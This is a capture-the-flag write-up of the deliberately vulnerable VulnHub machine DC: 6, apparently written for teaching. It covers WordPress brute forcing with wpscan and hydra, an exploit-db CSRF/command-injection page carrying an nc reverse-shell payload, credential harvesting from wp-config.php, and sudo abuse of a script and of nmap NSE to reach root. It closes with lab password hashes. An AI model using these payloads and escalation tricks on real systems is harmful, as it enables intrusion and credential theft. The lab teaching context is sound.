[VulnHub] DC: 6

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Overview

This is a writeup for VulnHub VM `DC: 6`. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

192.168.92.170

Phase #1: Enumeration

22/tcp   80/tcp

wordpress

hydra: mark/helpdesk01   wpscan: mark/helpdesk01

Phase #2: Exploitation

wordpress: activity monitor plugin

edb:45274

netcat: www-data

Phase #3: Privilege Escalation

/var/www/html/wp-config.php   /home/mark/stuff/things-to-do.txt

mysql: wpdbuser/meErKatZ   ssh: graham/GSo7isUM1D4

mysql   shell: graham

select user_login, user_pass from wp_users;   /home/jens/backups.sh

sudo -u jens /home/jens/backups.sh

shell: jens

echo os.execute('/bin/bash') >nse && sudo nmap --script=nse

shell: root

/root/theflag.txt

Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Tue Sep 10 18:09:50 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪  --version-all -oN /root/toolbox/vulnhub/dc6/results/wordy/scans/_quick_tcp_nmap.txt -oX
   ↪  /root/toolbox/vulnhub/dc6/results/wordy/scans/xml/_quick_tcp_nmap.xml wordy
2  Nmap scan report for wordy (192.168.92.170)
3  Host is up, received arp-response (0.00024s latency).
4  Scanned at 2019-09-10 18:09:51 PDT for 8s
5  Not shown: 998 closed ports
6  Reason: 998 resets
7  PORT   STATE SERVICE REASON         VERSION
8  22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
9  | ssh-hostkey:
10 |   2048 3e:52:ce:ce:01:b6:94:eb:7b:03:7d:be:08:7f:5f:fd (RSA)
11 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDDHiBBFUtpw1T9DZyoXpMp3kg25/↵
   ↪  RgmGZRFFmZuTfV9SJPxJCvrQXdM6P5GfFLFcgnLlcOBhBbv33N9HvWisycRypKOuLK26bntqfyTAFCdMXcud7fKNgRBxJdN8onwl4H
   ↪  +↵
   ↪  WLpN7KihosjpbwzPpOnbDQZUw7GdHvosV7dFI6IMcF57R4G5LzSgV66GACNGxRn72ypwfOMaVbsoxzCHQCJBvd8ULLOYeAFtNeHoyJ8
   ↪  +en7OliDqL6T/iyt3wwTDl7NwpZGj5+GrlyfRSFoNyHqddOxjPmXyoHynp
12 |   256 3c:83:65:71:dd:73:d7:23:f8:83:0d:e3:46:bc:b5:6f (ECDSA)
13 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE+jke+↵
   ↪  7np4l7EWfOwgySSp3MtYFcI6klVOWm7tDjas8eDxc9jYOhR4uK7koa2CkQPDd18XJSt0yNAGQFBb7wzI=
14 |   256 41:89:9e:85:ae:30:5b:e0:8f:a4:68:71:06:b4:15:ee (ED25519)
15 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII1mnJveN8yJySEDhG8wjYqtSKmcYNdX5EVqzxYb92dP
16 80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
17 |_http-generator: WordPress 5.1.1
18 | http-methods:
19 |_  Supported Methods: GET HEAD POST OPTIONS
20 |_http-server-header: Apache/2.4.25 (Debian)
21 |_http-title: Wordy &#8211; Just another WordPress site
22 MAC Address: 00:0C:29:F1:97:73 (VMware)
23 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
24
25 Read data files from: /usr/bin/../share/nmap
26 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
27 # Nmap done at Tue Sep 10 18:09:59 2019 -- 1 IP address (1 host up) scanned in 8.96 seconds
```

2. We start with `80/tcp` and are presented with a `Wordpress` installation. We run `wpscan` to enumerate users and find 5 hits:

```
1  admin, graham, mark, sarah and jens
```

```
[+] Enumerating usernames ...
[+] We identified the following 5 users:
    +----+--------+-----------------+
    | ID | Login  | Name            |
    +----+--------+-----------------+
    | 1  | admin  | admin           |
    | 2  | graham | Graham Bond     |
    | 3  | mark   | Mark Jones      |
    | 4  | sarah  | Sarah Balin     |
    | 5  | jens   | Jens Dagmeister |
    +----+--------+-----------------+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Tue Sep 10 18:13:31 2019
[+] Elapsed time: 00:00:22
[+] Requests made: 5049
[+] Memory used: 86.387 MB
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 2: writeup.enumeration.steps.2.1

Findings

Open Ports:

```
1  22/tcp  |  ssh   |  OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
2  80/tcp  |  http  |  Apache httpd 2.4.25 ((Debian))
```

Users

```
1  ssh: graham, mark, sarah, jens
2  wordpress: admin, graham, mark, sarah, jens
```

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Phase #2: Exploitation

1. The VulnHub page for this VM gave a clue to create a custom wordlist from `rockyou.txt` to save time on bruteforce. This was a good starting point:

```
1  cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt
```

2. We run a Wordpress password bruteforce scan and find a hit for user `mark`:

```
1  wpscan --url http://wordy/ --wordlist ./passwords.txt → helpdesk01
```

```
[!] Default first WordPress username 'admin' is still used
[+] Starting the password brute forcer
  Brute Forcing 'admin' Time: 00:01:40 <==================================================================> (2668 / 2669) 99.96%  ETA: 00:00:00
  Brute Forcing 'graham' Time: 00:02:11 <==================================================================> (2667 / 2669) 99.92%  ETA: 00:00:00
  [+] [SUCCESS] Login : mark Password : helpdesk01

  Brute Forcing 'sarah' Time: 00:03:07 <==================================================================> (2667 / 2669) 99.92%  ETA: 00:00:00
  Brute Forcing 'jens' Time: 00:01:40 <==================================================================> (2667 / 2669) 99.92%  ETA: 00:00:00

  +----+--------+------------------+------------+
  | ID | Login  | Name             | Password   |
  +----+--------+------------------+------------+
  | 1  | admin  | admin            |            |
  | 2  | graham | Graham Bond      |            |
  | 3  | mark   | Mark Jones       | helpdesk01 |
  | 4  | sarah  | Sarah Balin      |            |
  | 5  | jens   | Jens Dagmeister  |            |
  +----+--------+------------------+------------+

[+] Finished: Tue Sep 10 18:41:21 2019
[+] Elapsed time: 00:10:40
[+] Requests made: 12637
[+] Memory used: 29.797 MB
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 3: writeup.exploitation.steps.2.1

3. Running a Wordpress password bruteforce scan using `hydra` gave similar results:

```
1  hydra -l mark -P passwords.txt 192.168.92.170 http-post-form
↪  "/wp-login.php:log=mark&pwd=^PASS^:ERROR" → helpdesk01
```

```
root@kali: ~/toolbox/data/vulnhub/dc6 # hydra -l mark -P passwords.txt 192.168.92.170 http-post-form
"/wp-login.php:log=mark&pwd=^PASS^:ERROR"
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-10 18:28:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2668 login tries (l:1/p:0), ~2668 tries per task
[DATA] attacking http-post-form://192.168.92.170:80//wp-login.php:log=mark&pwd=^PASS^:ERROR
[STATUS] 540.00 tries/min, 540 tries in 00:00h, 0 to do in 01:00h, 2128 active
[STATUS] 533.33 tries/min, 1600 tries in 00:00h, 0 to do in 03:00h, 1068 active
[80][http-post-form] host: 192.168.92.170    login: mark    password: helpdesk01
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-10 18:32:25
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 4: writeup.exploitation.steps.3.1

4. We use these credentials and login as user `mark`:

Figure 5: writeup.exploitation.steps.4.1

5. This installation has `Activity Monitor` plugin installed. There's an exploit for this plugin on ExploitDB:

```
root@kali: ~/toolbox/data/vulnhub/dc6 # ss wordpress activity monitor
-----------------------------------------------------------------------------------------------------------------  -------------------------------------
 Exploit Title                                                                                                      | Path
                                                                                                                   | (/usr/share/exploitdb/)
-----------------------------------------------------------------------------------------------------------------  -------------------------------------
 WordPress Plugin Plainview Activity Monitor 20161228 - (Authenticated) Command Injection                          | exploits/php/webapps/45274.html
-----------------------------------------------------------------------------------------------------------------  -------------------------------------
Shellcodes: No Result
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 6: writeup.exploitation.steps.5.1

6. We update the exploit with right IPs and chnage the `nc` commandline. This file when opened shows a HTML button which when clicked will execute the command and return a reverse shell:

```
root@kali: ~/toolbox/data/vulnhub/dc6 #
root@kali: ~/toolbox/data/vulnhub/dc6 # cat 45274.html
<html>
  <!--   Wordpress Plainview Activity Monitor RCE
         [+] Version: 20161228 and possibly prior
         [+] Description: Combine OS Commanding and CSRF to get reverse shell
         [+] Author: LydA(c)ric LEFEBVRE
         [+] CVE-ID: CVE-2018-15877
         [+] Usage: Replace 127.0.0.1 & 9999 with you ip and port to get reverse shell
         [+] Note: Many reflected XSS exists on this plugin and can be combine with this exploit as well
  -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://wordy/wp-admin/admin.php?page=plainview_activity_monitor&tab=activity_tools" method="POST" enctype="multipart/form-data">
      <input type="hidden" name="ip" value="google.fr| nc 192.168.92.163 443 -e /bin/bash" />
      <input type="hidden" name="lookup" value="Lookup" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 7: writeup.exploitation.steps.6.1

Figure 8: writeup.exploitation.steps.6.2

```
root@kali: ~/toolbox/data/vulnhub/dc6 # nc -lvp 443
listening on [any] 443 ...
connect to [192.168.92.163] from wordy [192.168.92.170] 60492
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
ifconfig
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 9: writeup.exploitation.steps.6.3

Phase #2.5: Post Exploitation

```
1  www-data@dc-6> id
2  uid=33(www-data) gid=33(www-data) groups=33(www-data)
3  www-data@dc-6>
4  www-data@dc-6> uname
5  Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
6  www-data@dc-6>
7  www-data@dc-6> ifconfig
8  2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default
   ↪  qlen 1000
9   link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
10   inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
11      valid_lft forever preferred_lft forever
12   inet6 fe80::20c:29ff:fef1:9773/64 scope link
13      valid_lft forever preferred_lft forever
14  www-data@dc-6>
15  www-data@dc-6> users
16  graham
17  mark
18  sarah
19  jens
```

Phase #3: Privilege Escalation

1. Exploring the filesystem, we come across `/var/www/html/wp-config.php` file that has MySQL credentials in it:

```
1  wpdbuser/meErKatZ
```



```
www-data@dc-6:/var/www/html$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */

define('WP_HOME','http://wordy');
define('WP_SITEURL','http://wordy');

define( 'DB_NAME', 'wordpressdb' );

/** MySQL database username */
define( 'DB_USER', 'wpdbuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'meErKatZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Figure 10: writeup.privesc.steps.1.1

2. We also extract hashes for all Wordpress users from `wp_users` table:

```
Database changed
MariaDB [wordpressdb]> show tables;
+-----------------------+
| Tables_in_wordpressdb |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_pv_am_activities   |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
13 rows in set (0.00 sec)

MariaDB [wordpressdb]> select * from wp_users;
+----+------------+------------------------------------+--------------+----------------------------+-
-----------+
| ID | user_login | user_pass                          | user_nicename | user_email                |
ay_name    |
+----+------------+------------------------------------+--------------+----------------------------+-
-----------+
|  1 | admin      | $P$BDhiv9Y.kOYzAN8XmDbzG00hpbb2LA1 | admin        | blah@blahblahblah1.net.au  |
           |
|  2 | graham     | $P$B/mSJ8xC4iPJAbCzbRXKilHMbSoFE41 | graham       | graham@blahblahblah1.net.au |
m Bond     |
|  3 | mark       | $P$BdDI8ehZKO5B/cJS8H0j1hU1J9t810/ | mark         | mark@blahblahblah1.net.au   |
Jones      |
|  4 | sarah      | $P$BEDLXtO6PUnSiB6lVaYkqUIMO/qx.3/ | sarah        | sarah@blahblahblah1.net.au  |
 Balin     |
|  5 | jens       | $P$B//75HFVPBwqsUTvkBcHA8i4DUJ7Ru0 | jens         | jens@blahblahblah1.net.au   |
Dagmeister |
+----+------------+------------------------------------+--------------+----------------------------+-
-----------+
5 rows in set (0.00 sec)

MariaDB [wordpressdb]> _
```

Figure 11: writeup.privesc.steps.2.1

3. Exploring filesystem further, we find credentials for user `graham` within the `/home/mark/stuff/things-to-do.txt` file:

```
graham/GSo7isUM1D4
```

```
www-data@dc-6:/home$ ls -l ./*
./graham:
total 0

./jens:
total 4
-rwxrwxr-x 1 jens devs 60 Sep 11 14:54 backups.sh

./mark:
total 4
drwxr-xr-x 2 mark mark 4096 Apr 26 01:56 stuff

./sarah:
total 0
www-data@dc-6:/home$
www-data@dc-6:/home$ ls -l mark/stuff/things-to-do.txt
-rw-r--r-- 1 mark mark 241 Apr 26 01:53 mark/stuff/things-to-do.txt
www-data@dc-6:/home$
www-data@dc-6:/home$
www-data@dc-6:/home$ cat mark/stuff/things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home$
```

Figure 12: writeup.privesc.steps.3.1

4. We `ssh` into the system as user `graham` to gain interactive access:

```
root@kali: ~/toolbox/data/vulnhub/dc6 # ssh graham@192.168.92.170
graham@192.168.92.170's password:
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep 11 14:53:11 2019 from 192.168.92.163
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
graham@dc-6:~$
graham@dc-6:~$ id
uid=1001(graham) gid=1001(graham) groups=1001(graham),1005(devs)
graham@dc-6:~$
graham@dc-6:~$ uname -a
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
graham@dc-6:~$
graham@dc-6:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
       valid_lft forever preferred_lft forever
graham@dc-6:~$
```

Figure 13: writeup.privesc.steps.4.1

5. User `graham` can edit and execute the `/home/jens/backups.sh` as user `jens`. We modify the script to execute a shell and gain interactive access as user `jens`:

Figure 14: writeup.privesc.steps.5.1

6. User `jens` can execute `/usr/bin/nmap` as `root`. We use this to gain elevated privileges and read the flag:

Figure 15: writeup.privesc.steps.6.1

```
jens@dc-6:/tmp$ echo "os.execute('/bin/sh')" >shell.nse && sudo nmap --script=shell.nse

Starting Nmap 7.40 ( https://nmap.org ) at 2019-09-11 15:09 AEST
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
#
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
       valid_lft forever preferred_lft forever
#
# cat /root/theflag.txt


Yb        dP 888888 88    88        8888b.  dP"Yb  88b 88 888888 d8b
 Yb  db  dP 88__   88    88         8I  Yb dP   Yb 88Yb88 88__   Y8P
  YbdPYbdP  88""   88 .o 88  .o     8I  dY Yb   dP 88 Y88 88""   `"'
   YP  YP   888888 88ood8 88ood8    8888Y"  YbodP  88  Y8 888888 (8)


Congratulations!!!

Hope you enjoyed DC-6.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```

Figure 16: writeup.privesc.steps.6.2

Loot

Hashes

```
1  root:$6$kdMFceEg$pk9h93tdD7IomhE7L0Y396HO6fxSM.XDh9dgeBhKpdZlM/
   ↪  WYxCZe7yPRNHfZ5FvNRuILVp2NOsqNmgjoS.......................
2  graham:$6
   ↪  $WF7GkVxM$MOL.cXLpG6UTOOM4exCUFwOEiUhW6bwQa.Frg9CerQbTp.EW4QTzEAuio26Aylv.YPOJPAan10tsUFv6k...........
3  mark:$6$//1vISW6$9pl2v8Jg0mNE7E2mgTQlTwZ1zcaepnDyYE4lIPJDdX7ipnxm/muPD7DraEm3z0jqDe5iH/
   ↪  Em2i6YXJpQD........................
4  sarah:$6$DoSO7Ycr$2GtM5.8Lfx9Sw8X1fDMF.7zWDoVoy1892nyp0iFsqh5CfmtEROtxmejvQxu0N/
   ↪  8D7X8PQAGKYGl.gUb6/........................
5  jens:$6$JWiFWXb8$cGQi07IUqln/uLLVmmrU9VLg7apOH9IlxoyndELCGjLenxfAaVec5Gjaw2DA0QHRwS9hTB5cI2sg/
   ↪  Wk1O.......................
```

Credentials

```
1  mysql: wpdbuser/meEr....
2  ssh: graham/GSo7isU....
3  wordpress: mark/helpdes...
```

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